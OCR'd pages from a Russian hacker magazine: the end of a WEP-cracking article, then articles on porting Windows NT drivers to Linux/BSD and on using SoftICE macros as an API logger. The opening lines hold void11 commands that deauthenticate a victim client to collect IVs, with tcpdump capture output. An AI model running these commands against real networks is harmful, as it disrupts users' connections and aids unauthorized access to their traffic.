
```
# iwconfig wlan0 mode master
# iwpriv wlan0 hostapd 1
# void11_penetration -D -s <MAC-адрес клиента-жертвы> -B <MAC-адрес AP> wlan0
```

Результат этой атаки — деаутентификация клиента, который вынужден будет постоянно подключаться к сети, «светя» нужными нам IV.
Чтобы не превратить network в notwork, можно воспользоваться более «джентельменским» способом — атакой replay attack с использованием утилиты aireplay, ловя легитимные пакеты и перепосылая их снова и снова.

[у вас вся спина синяя] Разумеется, Wi-Fi сетями беспроводные шалости не ограничиваются. В следующий раз мы поговорим об арсенале юниксоида-блюджекера и превратим нашу Unix-систему в грозное оружие охотника за синими зубами

```
[(22:23)(100.00%)(0)] sudo tcpdump -ni wlo -s1500 -y IEEE802_11
tcpdump: data link type IEEE802_11
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo, link-type IEEE802_11 (802.11), capture size 1500 bytes
22:23:23.387094 Data IV:3aaaa Pad 0 KeyID 0
22:23:23.391351 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 0, length 64
22:23:24.388648 Data IV:3aaaa Pad 0 KeyID 0
22:23:24.390930 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 1, length 64
22:23:25.389517 Data IV:3aaaa Pad 0 KeyID 0
22:23:25.391642 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 2, length 64
22:23:26.390351 Data IV:3aaaa Pad 0 KeyID 0
22:23:26.392601 IP 192.168.1.1 > 192.168.1.3: ICMP echo reply, id 14349, seq 3, length 64
22:23:30.060147 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.103601 IP 62.118.249.10.110 > 192.168.1.3.56970: S 2428117574:2428117574(0) ack 575184677 win 5792 <mss 1460,sackOK,timestamp 2457899451 2779829,nop,wscale 0>
22:23:30.103686 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.147071 IP 62.118.249.10.110 > 192.168.1.3.56970: P 1:79(78) ack 1 win 5792 <nop,nop,timestamp 2457899455 2779872>
22:23:30.147166 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.189644 IP 62.118.249.10.110 > 192.168.1.3.56970: . ack 7 win 5792 <nop,nop,timestamp 2457899460 2779916>
22:23:30.196142 IP 62.118.249.10.110 > 192.168.1.3.56970: P 79:108(29) ack 7 win 5792 <nop,nop,timestamp 2457899460 2779916>
22:23:30.295726 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.349456 IP 62.118.249.10.110 > 192.168.1.3.56970: P 108:226(118) ack 7 win 5792 <nop,nop,timestamp 2457899471 2780065>
22:23:30.349658 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.401354 IP 62.118.249.10.110 > 192.168.1.3.56970: P 226:253(27) ack 13 win 5792 <nop,nop,timestamp 2457899481 2780118>
22:23:30.401792 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.454400 IP 62.118.249.10.110 > 192.168.1.3.56970: P 253:332(79) ack 115 win 5792 <nop,nop,timestamp 2457899486 2780171>
22:23:30.553703 Data IV:3aaaa Pad 0 KeyID 0
22:23:30.600451 IP 62.118.249.10.110 > 192.168.1.3.56970: P 332:888(556) ack 111 win 5792 <nop,nop,timestamp 2457899500 2780323
```

используем анализатор сетевых пакетов tcpdump



Боевое искусство портирования

Турбо-перенос драйверов из Windows в Linux/BSD

НЕСКОЛЬКО ЛЕТ НАЗАД СИТУАЦИЯ С ДРАЙВЕРАМИ ПОД LINUX И BSD БЫЛА ПРОСТО КАТАСТРОФИЧЕСКОЙ. ПОДДЕРЖИВАЛОСЬ ЛИШЬ НЕБОЛЬШОЕ КОЛИЧЕСТВО УСТРОЙСТВ, И ЖЕЛЕЗО ДЛЯ UNIX-МАШИН ПРИХОДИЛОСЬ ЗАКУПАТЬ ОТДЕЛЬНО. ТОГДА LINUX ЕЩЕ НЕ ВЫШЕЛ ИЗ СТАДИИ «КОНСТРУКТОРА» ДЛЯ ХАКЕРОВ, А BSD В ОСНОВНОМ ИСПОЛЬЗОВАЛАСЬ НА СЕРВЕРАХ, ВСЕ ОБОРУДОВАНИЕ КОТОРЫХ СВОДИЛОСЬ К СЕТЕВОЙ КАРТЕ И SCSI-КОНТРОЛЛЕРУ. ДО СИХ ПОР ОДНИМ ИЗ ГЛАВНЫХ НЕДОСТАТКОВ UNIX-СИСТЕМ ЯВЛЯЕТСЯ ОТСУТСТВИЕ НОРМАЛЬНЫХ ДРАЙВЕРОВ ПОД ВСЕВОЗМОЖНЫЕ «ВКУСНЫЕ» ЖЕЛЕЗКИ, С КОТОРЫМИ WINDOWS СПРАВЛЯЕТСЯ БЕЗ ПРОБЛЕМ. НА САМОМ ДЕЛЕ ПРОБЛЕМУ МОЖНО РЕШИТЬ, И ЭТА СТАТЬЯ РАССКАЖЕТ КАК

| Крис Касперски ака мыщъх

[виртуальные машины] Прежде чем ставить Linux/BSD, задумайся зачем, собственно, все это нужно? Если есть желание пощупать альтернативную систему, освоить средства разработки или компилировать исходные тексты, то наилучшим выбором будет виртуальная машина, такая как, например, VMWare. Fedora Core на ней, конечно, жутко тормозит (на P-III 733 работать вообще невозможно), но Debian с KDE идет вполне нормально. Хочешь — разрабатывай программы, хочешь — читай man'ы. Еще и в игры типа Star Wars можно поиграть. Никаких драйверов в этом случае не потребуется, в смысле «никаких драйверов сверх того, что есть в любом нормальном дистрибутиве». Большинство разработчиков именно так и поступают. Как ни крути, а любой уважающий себя UNIX-программист вынужден держать на компьютере десяток осей различных пород, чтобы тестировать свои программы на совместимость. На «живом» компьютере переключения между ними происходят только через перезагрузку, что не есть хорошо, а виртуальные машины переключаются, как карусель.

Можно поступить и наоборот. Установить Linux/BSD как базовую систему, а Windows водрузить на виртуальную машину. Поскольку VMWare дает прямой доступ к COM/LPT/USB портам, то подключение сканера/принтера/цифровой камеры к твоей машине уже не станет пробле-

мой. С ней будет работать Windows! Базовая UNIX-машина в этом случае получает в свое распоряжение все системные ресурсы, и падения производительности уже не происходит, но появляются другие проблемы. Windows-приложения (например, игрушки) будут либо сильно тормозить, либо откажутся запускаться совсем, к тому же со всеми остальными типами устройств, например, интегрированной WLAN платой или видеокартой, Windows работать не сможет. А все потому, что VMWare представляет собой закрытый ящик, отгороженный от базовой операционной системы толстой стеной эмулятора. Вот если бы существовала возможность предоставить виртуальной машине полный доступ ко всему физическому оборудованию, вот тогда бы... Готовься! Именно такой способ мы и собираемся описать!

[два в одном] Начнем с простого, но до сих пор никем не решенного вопроса, то есть уже давно решенного, конечно, но совсем не так, как следует. Известно, что поддержка NTFS-разделов представляет огромную проблему. Драйвера, научившиеся писать на NTFS-раздел, появились совсем недавно, да и то лишь затем, чтобы покрасоваться на выставках. Для реальной работы они не годятся, потому что работают нестабильно и несут на своем горбу кучу ограничений. Сжатые файлы, транзакции и куча других вещей все еще не поддерживается. К тому же, NTFS не стоит на месте и хоть и медленно, но совершенствуется. Можно ли, хотя бы теоретически, написать 100% совместимый драйвер, «переваривающий» новые версии NTFS без участия программиста? Вопрос совсем не так наивен, каким кажется. Для чего нам корпеть над своим собственным драйвером, когда под рукой есть уже готовый — ntfs.sys. Если мы сумеем заставить его заработать под Linux, все проблемы решатся сами собой.

Да, на уровне ядра Linux/BSD отличается от Windows так же, как слонопотам от крокодила. Различий очень много, но что-то общее между ними все-таки есть. И Windows, и Linux, и BSD работают на x86-процессорах в защищенном режиме, используют страничную организацию виртуальной памяти и взаимодействуют с оборудованием в строго установленном порядке (через иерархию физических и виртуальных шин). Высокоуровневые драйвера такие, например, как ntfs.sys, вообще не касаются оборудования и содержат минимум системно-зависимого кода. Почему же тогда драйвер от одной системы не работает в другой? Главным образом, потому что интерфейс между осью и драйвером в каждом случае различен и еще потому, что драйвер использует библиотеку функций, экспортируемых системой, и эти функции у каждой системы свои.

Перенести Windows-драйвер в Linux/BSD вполне реально! Для этого даже не потребуется его исходный код. Достаточно лишь написать тонкий и несложный «переходник» между драйвером и операционной системой, принимающий запросы и транслирующий их по всем правилами «этикета», а также перетащить библиотеку функций, необходимых драйверу для работы. О, да! Для этого необходимо уметь программировать! Для простых смертных пользователей такой рецепт совершенно не годится, но тут уже ничего не попишешь. Тем не менее перенести готовый драйвер намного проще, чем переписать его с нуля. Как минимум, не потребуется проводить кропотливую работу по дизассемблированию оригинального кода, заменяющую собой поиск технической документации (которая либо совсем отсутствует, либо отдается только под подписку о неразглашении, зачастую запрещающее открытое распространение исходных текстов). К тому же, при выходе новых версий Windows-драйвера, процедура обновления Linux/BSD порта существенно упрощается, просто скопировал поверх старого файла, и все. Но все это теория. Перейдем к деталям.


Ядерная модель Windows NT и всех производных от нее операционных систем (как Windows 2000, XP, 2003) достаточно проста. С «внешним» миром ядро связывает Диспетчер Системных Сервисов, «подключенный» к ntdll.dll. Эта библиотека находится уже за «скорлупой» ядра и исполняется в пользовательском режиме. Диспетчер Системных Сервисов, реализованный в ntoskrnl.exe, опирается на Вызываемые Интерфейсы Ядра, часть которых реализована внутри самого ntoskrnl.exe, а часть — во внешних драйверах, к числу которых принадлежит Диспетчер Электропитания. Определенный класс драйверов, называемый Драйверами Устройств файловой системы, находится в своеобразной «скорлупе» и взаимодействует с Диспетчером Системных Вызовов через Диспетчер ввода-вывода, реализованный в ntoskrnl.exe!

Ядро, на котором, как на фундаменте, держатся все вышеупомянутые компоненты, представляет собой совокупность низкоуровневых функций, сосредоточенных... Правильно! В ntoskrnl.exe! Ниже находится только слой абстрагирования от оборудования, или сокращенно HAL (Hardware Abstraction Level). Когда-то у Microsoft была идея разделить ядро на системно-зависимую и системно-независимую части, чтобы упростить перенос Windows на другие платформы, но уже во времена NT 4.x все перемешалось, и большая часть системно-зависимых функций попала в ntoskrnl.exe, а сегодня от HAL практически отказались. В нем осталось небольшое количество действительно низкоуровневых функций, непосредственно взаимодействующих с оборудованием. В частности, с портами и с DMA. Но в ядре Linux/BSD есть свои функции для работы с DMA, так что тащить за собой HAL нам совершенно необязательно, тем более что драйвера взаимодействуют с DMA не напрямую, а через Plug-n-Pray менеджер, который находится в ntoskrnl.exe.

Таким образом, если заставить ntoskrnl.exe работать в среде чужеродного ему Linux'а (или BSD), мы получим возможность запускать любые NT-драйвера без какой-либо доработки их двоичного кода. Это не только упрощает задачу переноса, но и снимает проблему так называемых «авторских прав». Интеграция с Европой идет полным ходом, Третий Рим (известный под логотипом USA) рвется в заснеженные леса России, всюду устанавливая свои порядки и законы. Любой обладатель лицензионной копии Windows вправе вызывать готовый драйвер откуда угодно без каких бы то ни было разрешений и без выплаты дополнительного вознаграждения, но модифицировать двоичный код ему позволят едва ли.

Но мы ведь и не собираемся ничего модифицировать! Мы берем готовый ntoskrnl.exe и... собственно, это все. Работы предстоит не так уж и много. Достаточно спроецировать его по адресам, указанным в заголовке PE-файла (а ntoskrnl.exe — это обычный PE-Файл) и разобраться с таблицей экспорта, используемой драйверами. Короче говоря, мы должны реализовать свой собственный PE-загрузчик и разместить его в загружаемый модуль ядра или в само ядро. Чтобы не мучиться, можно хлебнуть вина и содрать готовый загрузчик оттуда. Нет, это не спиртной напиток, это эмулятор Windows'а — Wine (Windows Emulator).

Взаимодействие ntoskrnl.exe с Linux/BSD ядром будет происходить через переходной код, эмулирующий HAL. Этот код мы будем должны написать сами, однако ничего сложного в этом нет, и объем работы предстоит минимальный, поскольку HAL содержит немного функций, да и те простые, как самовар. Сложнее подружить Диспетчер Системных Вызовов с внешним миром, то есть миром Linux/BSD. Основная проблема в том, что интерфейс Диспетчера ни разу не документирован и к тому же подвержен пос-




Windows NT изнутри

тоянным изменениям. А потом Microsoft вновь придумает новую пакость, и вся наша работа окажется бесполезной. Поэтому приходится хитрить и тащить за собой не только ntoskrnl.exe, но еще и ntdll.dll. Некоторые могут спросить: зачем? Какое отношение ntdll.dll имеет к драйверам и ядру? Драйвера его не вызывают, да и сам ntdll.dll представляет собой всего лишь набор переходников к ntoskrnl.exe.

Дело в том, что интерфейс ntdll.dll худо-бедно документирован и остается практически неизменным уже на протяжении многих лет, поэтому его смело можно брать за основу. После этого остается всего лишь связать ntdll.dll с миром Linux/BSD, то есть написать транслятор запросов к драйверам. Это не так-то просто сделать, поскольку писать придется достаточно много, и работа отнимет не один день и даже не одну неделю, а с учетом отладки потребуется, как минимум, месяц. Но работа стоит того!

По крайней мере, в Linux/BSD наладится нормальная работа с NTFS и некоторыми другими драйверами ввода-вывода. С видеокартами, правда, все значительно сложнее, поскольку они взаимодействуют отнюдь не с Диспетчером ввода-вывода (который находится внутри ntoskrnl.exe), а с подсистемой win32. В Windows 2000 она реализована в файле win2k.sys. Как обстоят дела в других системах — не знаю, да это и не важно. Драйвер win2k.sys — лишь малая часть того, что ему нужно для работы, и просто так перетащить в Linux/BSD его не получится. За ним неизбежно потянется все его окружение, и написать столько «оберток» будет практически нереально. Реально, конечно, но сколько это потребует времени и сил? Переписать видеодрайвер гораздо проще, не говоря уже о том, что в этом случае он будет более производителен. Кстати говоря, компании NVIDIA и ATI в последнее время наладили выпуск Linux/BSD драйверов под наиболее популярные чипсеты, так что проблема снимается сама собой.


виртуальная Windows-машина, работающая под управлением Linux

[готовый пример реализации] Конкретные переносы драйверов из мира Windows в Linux/BSD мне неизвестны, однако под MS-DOS, кажется, есть что-то похожее. Речь идет о проекте Марка Руссиновича NTFS for MS-DOS — известного хакера и исследователя недр NT. Бесплатную версию (*www.sysinternals.com/Utilities/NtfsDosProfessional.html*) может только читать, а платную легко найти в Осле. Специальный мастер установки просит указать путь к системному каталогу Windows и создает две дискеты, на которые ожесточенно записывает что-то тяжелое.

Начнем с первой дискеты (которая, кстати говоря, обычно бывает системной). Здесь находится только один исполняемый файл ntfspro.exe, представляющий собой транслятор запросов, слинкованный с расширением защищенного режима WDOSX 0.96 DOS extender от Michael Tippach.


Файл ntfs.gz — это «родной» ntfs.sys драйвер, вытащенный из системного каталога Windows и для экономии места упакованный архиватором gzip. Для распаковки нам потребуется либо Linux, либо pkzip для Windows/MS-DOS. Сравнив его с оригинальным файлом драйвера, мы не найдем никаких изменений! А ntoskrnl.gz — это ядро системы (ntoskrnl.exe), точно так же вытащенное и упакованное. Никаких изменений в нем нет.

На другой дискете находится ntdll.gz (о происхождении которого догадаться нетрудно) и ntfschk.exe. Последний представляет собой полностью переписанный вариант штатной утилиты chkdsk.exe. Чтобы заставить консольное приложение заработать в MS-DOS, пришлось бы эмулировать еще множество функций, что в планы Руссиновича, очевидно, не входило (тем не менее легендарный хакер Юрий Харон все-таки создал расширитель, способный запускать Windows-приложения из-под голого ДОС'а, без обращения к Windows вообще! Все умещается на одну дискетку — красота! Сам расширитель можно скачать с *www.doswin32.com*. Для некоммерческого применения он бесплатен).

Еще на дискетах содержатся файлы c_866.gz, autochk.gz, c_437.gz, c_1252.gz, l_intl.gz, содержащие языковые страницы и прочую служебную мишуру, без которой можно и обойтись.

Суть в том, что ядро проекта NTFS for MS-DOS составляют три файла: ntoskrnl.exe, ntdll.dll и ntfs.sys, которые помещаются в своеобразную скорлупу файла ntfspro.exe, переводящего процессор в защищенный режим и транслирующего MS-DOS-запросы в язык, понятный ntfs.sys, и наоборот. Как видишь, это работает. Конечно, Linux/BSD — это совсем не чистая MS-DOS. Ядро по-своему распределяет прерывания и другие системные ресурсы, поэтому при написании «скорлупы-оболочки» возникает множество технических проблем, но все они решаемы. Пример аналогичного решения можно найти в другом проекте Марка Руссиновича NTFS for Windows 9x. Здесь также используется «скорлупа», создающая адекватное окружение для ntoskrnl.exe и транслятор запросов, но она уже работает совсем не в голой MS-DOS, с которой все и так ясно, а в агрессивной Windows 9x, которая отличается от NT ничуть не меньше, чем Linux/BSD.

[заключение] Так что написать драйверную «скорлупу» для Linux/BSD вполне реально, и ничего фантастичного в этом нет. Ее достаточно создать лишь однажды, после чего можно будет запускать различные драйвера. Почему бы нам, хакерам, не скооперироваться и не заняться этим? Например, создать новый проект на *www.sourceforge.net*, набрать группу и оттянуться по полной программе. Ведь это действительно ХАКЕРСТВО, а не тоскливый бух и склад! Ну так чего же мы ждем?! Поехали



виртуальная Linux-машина, работающая под управлением Windows



видеодрайвера для Linux, FreeBSD и Solaris от NVIDIA


ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ



SoftICE как логгер

Рассказ об ассемблере, отладчике уровня ядра и макросах

СУЩЕСТВУЕТ МНОЖЕСТВО ПОЛЕЗНЫХ СОФТИН, ОТСЛЕЖИВАЮЩИХ ВСЯКИЕ СИСТЕМНЫЕ СОБЫТИЯ (НАПРИМЕР, ШПИОНЯЩИХ ЗА API-ФУНКЦИЯМИ). ЗАЧАСТУЮ ИХ ВОЗМОЖНОСТИ СИЛЬНО ОГРАНИЧЕНЫ, И ПОЭТОМУ ХАКЕРЫ ПИШУТ СВОИ УТИЛИТЫ, ПРОСИЖИВАЯ ЗА КОМПИЛЯТОРОМ ДОЛГИЕ ЗИМНИЕ НОЧИ. ХОЧЕШЬ УЗНАТЬ БОЛЕЕ КОРОТКИЙ ПУТЬ? | Крис Касперски ака мыщъх

У меня тоже давно чесались лапы написать статью на тему логгинга. Взять хотя бы тех же API-шпионов. Все программы, которые я видел, очень часто падали без всяких видимых причин или обходились вирусами/защитными механизмами, оставляя самые ценные API-функции за пределами лога. К тому же, размер сгенерированных логов просто ошеломлял. Среди миллионов бестолковых строк не было практически ничего интересного, а система фильтрации функций (даже если она и присутствовала) тупее моего хвоста. Можно было, конечно, пропустить лог через внешний фильтр, написанный на Perl'е или Си, но ведь это же сколько программировать надо! Не говоря уже о том, что нам может потребоваться информация, отсут-



ствующая в логе, скажем, следует ли за данной API-функцией команда TEST EAX,EAX или нет. А если мы захотим шпионить не только за API, но и за чем-нибудь совершенно другим? Например, перехватить протокол обмена с драйвером или железом. SoftICE дает нам такую возможность! Мы просто создаем условную точку останова с хитрыми параметрами и заставляем отладчик вместо всплытия на экран, выводить всю информацию в лог, причем какие данные выводить и в каком порядке, опять-таки определяем мы сами. Система макросов — великая вещь, но далеко не все хакеры используют ее на полную. Хотим получить гибкий и конфигурабельный логгер с практически неограниченными возможностями? Ну, так чего же мы ждем?!

[легкая разминка] Прежде чем использовать SoftICE как логгер ,его необходимо правильно настроить. Запускам Symbol Loader, лезем в Edit -> SoftICE initialization setting и увеличиваем размер буфера истории (history buffer) до нескольких мегабайт. Точное значение зависит от конкретной задачи. Чем больше информации нам необходимо собрать за один сеанс, тем длиннее должен быть буфер. Поскольку буфер устроен по принципу кольца, то при его заполнении никакого переполнения не происходит, просто свежие данные затирают самые старые. Во вкладке Macros Definition можно увеличить количество одновременно используемых макросов с 32 (по умолчанию) до 256. Но это уже по желанию. Для большинства задач лимит в 32 макроса мешать никому не будет.

Теперь попробуем в качестве разминки проследить за вызовом функции CreateFileA, использующейся для открытия устройств и файлов. Создадим условную точку останова следующего вида: 'bpx CreateFileA DO "x;"'. Ключевое слово DO определяет последовательность команд отладчика, которые тот должен выполнить после того, как эта точка сработает. Команды разделяются точкой с запятой и подробнее об их синтаксисте можно прочитать в главе Conditional Breakpoints руководства пользователя по отладчику. В данном случае здесь стоит только команда 'x', означающая немедленный выход из отладчика.

Нажмем <Ctrl-D> для возврата в Windows и попробуем пооткрывать файлы, а когда это надоест, вызовем Symbol Loader и сохраним историю SoftICE в файл протокола (File -> Save SoftICE history as). После непродолжительного шуршания на диске образуется файл winice.log (по умолчанию). Посмотрим что там?

[наш самый первый протокол]

```
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=1.44 seconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=940.19 milliseconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=14.51 seconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=19.23 milliseconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=13.88 milliseconds)
```

